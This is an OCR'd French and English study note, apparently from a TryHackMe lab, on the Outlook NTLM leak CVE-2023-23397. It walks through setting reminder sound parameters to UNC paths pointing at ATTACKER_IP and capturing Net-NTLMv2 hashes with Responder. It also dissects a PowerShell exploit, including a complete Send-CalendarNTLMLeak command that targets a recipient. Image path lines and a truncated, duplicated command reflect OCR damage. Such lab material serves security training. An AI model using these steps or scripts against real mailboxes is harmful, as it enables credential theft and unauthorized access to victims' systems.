CVE-2023-23397 - Outlook NTLM Leak


lundi 25 août 2025 19:36


Concerne toutes les versions d'outlook desktop app.

Cette CVE est une zéro clique exploit = pas besoin d'une interaction du user.


Once an infected email arrives in the user's inbox, the attacker can obtain sensitive Net-NTLMv2 credential hashes. Once malicious actors have those hashes, they can get a user's credentials, authenticate to their system and escalate privileges.

On ouvre outlook :






Sur outlook on peut ajouter une sorte de notifications pour nous rappeller un RDV : (On Outlook, it's possible to add reminder notifications when sending calendar invitations) :



On peut aussi choisir un son qui va se jouer quand le user recevra une notification.



C'est ce paramètre qui est vulnérable.

Abusing Reminder Sounds via UNC Paths

L'exploit se déroule de cette manière :

L'attaquant va envoyer un inclure dans le reminder un fichier audio qui contient une exploit.
L'attaquant va utiliser l'Universal Naming Convention (UNC) cad les **** pour permettre a la victime de récupérer cette audio via un partage fait par l'attaquant.

Cette exploit utilise deux paramètres :

PidLidReminderFileParameter qui va contenir la référence du son (donc le lien, le chemin)

Et

PidLidReminderOverride qu'on mettra en **TRUE.**

ON a donc un lien de ce type (pour un partage en SMB)

\\ATTACKER_IP\foo\bar.wav

Pour un partage autre que SMB (si ça ne fonctionne pas), on peut utiliser le protocol HTTP :(permettre de bypasser des firewalls parfois) :

\\ATTACKER_IP@80\foo\son.wav

\\ATTACKER_IP@443\foo\caca.wav

Quand la victime reçoit le méchant mail, l'UNC utilise le chemin vers le partage ce qui va déclencher la vulnérabilité. La système va ensuite commencer une authentification NTLM et l'attaquant va pouvoir récupérer le hash qu'il va ensuite pouvoir cracker.

CAS PRATIQUE :


On va utiliser Responder ici :

Sur notre kali :


responder -I ens5

Attempting to Handcraft a Malicious Appointment


As a first attempt, we could manually create an appointment and edit the path to the reminder's sound file to point to a shared folder. To create an appointment, you will first need to click on the calendar and then on the New Appointment button on the taskbar, as shown in the image below:




We will create an appointment that includes a reminder set in 0 minutes so that it triggers right after the victim receives it. We will also click on the Sound option to configure the reminder's sound file:



We can try setting the sound file path to a UNC path that points to our AttackBox and click the OK button like this:




However, Outlook will silently ignore the UNC path and revert to using the default WAV file, which can be confirmed by going back to the Sound dialogue:



Since Outlook isn't expecting users to input a UNC path here, it probably discards our attempt as invalid output. But not all hope is lost!

ON peut utiliser le plugin OutlookSpy qui va nous permettre de d'avoir accès a tous les paramètre interne d'outlook.




Ici on peut voir les paramètres associés au rappel.


From this window, you can see the parameters associated with the appointment's reminder. We want to set the **ReminderSoundFile** parameter to the UNC path that points to our AttackBox and set both the **ReminderOverrideDefault** and **ReminderPlaySound** to `true` . Just for reference, here's what each parameter does:

- **ReminderPlaySound:** boolean value that indicates if a sound will be played with the reminder.
- **ReminderOverrideDefault** : boolean value that indicates the receiving Outlook client to play the sound pointed by **ReminderSoundFile** , instead of the default one.
- **ReminderSoundFile** : string with the path to the sound file to be used. For our exploit, this will point to a bogus shared folder in our AttackBox.


We can use the script tab and the following script to change the parameters to the required values:



Be sure to click the `Run` button for the changes to be applied. You can go back to the `Properties` tab to check that the values were correctly changed. Finally, save your appointment to add it to your calendar, making sure the reminder is set to 0 minutes and that the appointment matches the current time and date, as we want it to trigger immediately:



If all went as expected, you should immediately see a reminder popping up:



And you should receive the authentication attempt in your Responder console on your AttackBox:

On peut aussi utiliser un script qui vient de ce git : https://github.com/api0cradle

In this task, we will look at the exploit published by Oddvar Moe , which is probably the easiest to understand and use. This Powershell exploit leverages Outlook's COM objects to build emails and appointments easily. It contains a couple of functions that we can use:

- **Save-CalendarNTLMLeak:** This function creates a malicious appointment and saves it to your own calendar. Useful for testing purposes.
- **Send-CalendarNTLMLeak:** This function creates a malicious appointment and sends it via email to a victim. The email invitation will be sent from your Outlook's current default account.

Dissecting the Exploit's Code

Both will create an appointment similarly, so we'll explain the **Save-CalendarNTLMLeak** only.

First, we will instantiate an "Outlook.Application" object and create an appointment.

```
   $Outlook = New-Object -comObject Outlook.Application
$newcal = $outlook.CreateItem('olAppointmentItem')
```

The usual parameters of an appointment will be set. These include the recipients, meeting subject, location, body and start and end dates. The exploit sets the start day to the current time so that the reminder is triggered immediately:

```
   $newcal.Recipients.add($recipient)
$newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
$newcal.Subject = $meetingsubject
$newcal.Location = "Virtual"
$newcal.Body = $meetingbody
$newcal.Start = get-date
$newcal.End = (get-date).AddHours(2)
```

The following additional parameters will be configured to point the reminder's sound file to the attacker's server, as previously explained:

```
   $newcal.ReminderSoundFile = $remotefilepath
$newcal.ReminderOverrideDefault = 1
$newcal.ReminderSet = 1
$newcal.ReminderPlaysound = 1
```

Finally, the appointment will be sent to the recipient via email:

```
   $newcal.send()
```

Using the Exploit

You can import the exploit's functions with the Import-Module cmdlet. After that, both functions will be available in your current Powershell. To send an email with a malicious appointment, you can just run the following command:

Powershell


```
oo\bar.wav" -meetingsubject "THM Meeting" -meetingbody "This is just a regular meeting invitation :)"
```

Be sure to replace ATTACKER_IP with the IP address of your AttackBox in the `-remotefilepath` parameter. Notice that you are using the exploit to send yourself an email in this case, as we have a single account in the machine, but normally you would target other email addresses.

Send-CalendarNTLMLeak -recipient "test@thm.loc" -remotefilepath "\\ATTACKER_IP\foo\bar.wav" -meetingsubject "THM Meeting" -meetingbody "This is just a regular meeting invitation :)"

Be sure to replace ATTACKER_IP with the IP address of your AttackBox in the `-remotefilepath` parameter. Notice that you are using the exploit to send yourself an email in this case, as we have a single account in the machine, but normally you would target other email addresses.

Since the exploit makes use of the current Outlook instance to send the email, you will likely get a couple of alerts asking you to grant permission to the script to send emails on your behalf. Make sure to press Allow as many times as needed. Marking the "Allow access for 10 minutes" checkbox should also help speed this process up:



FIN !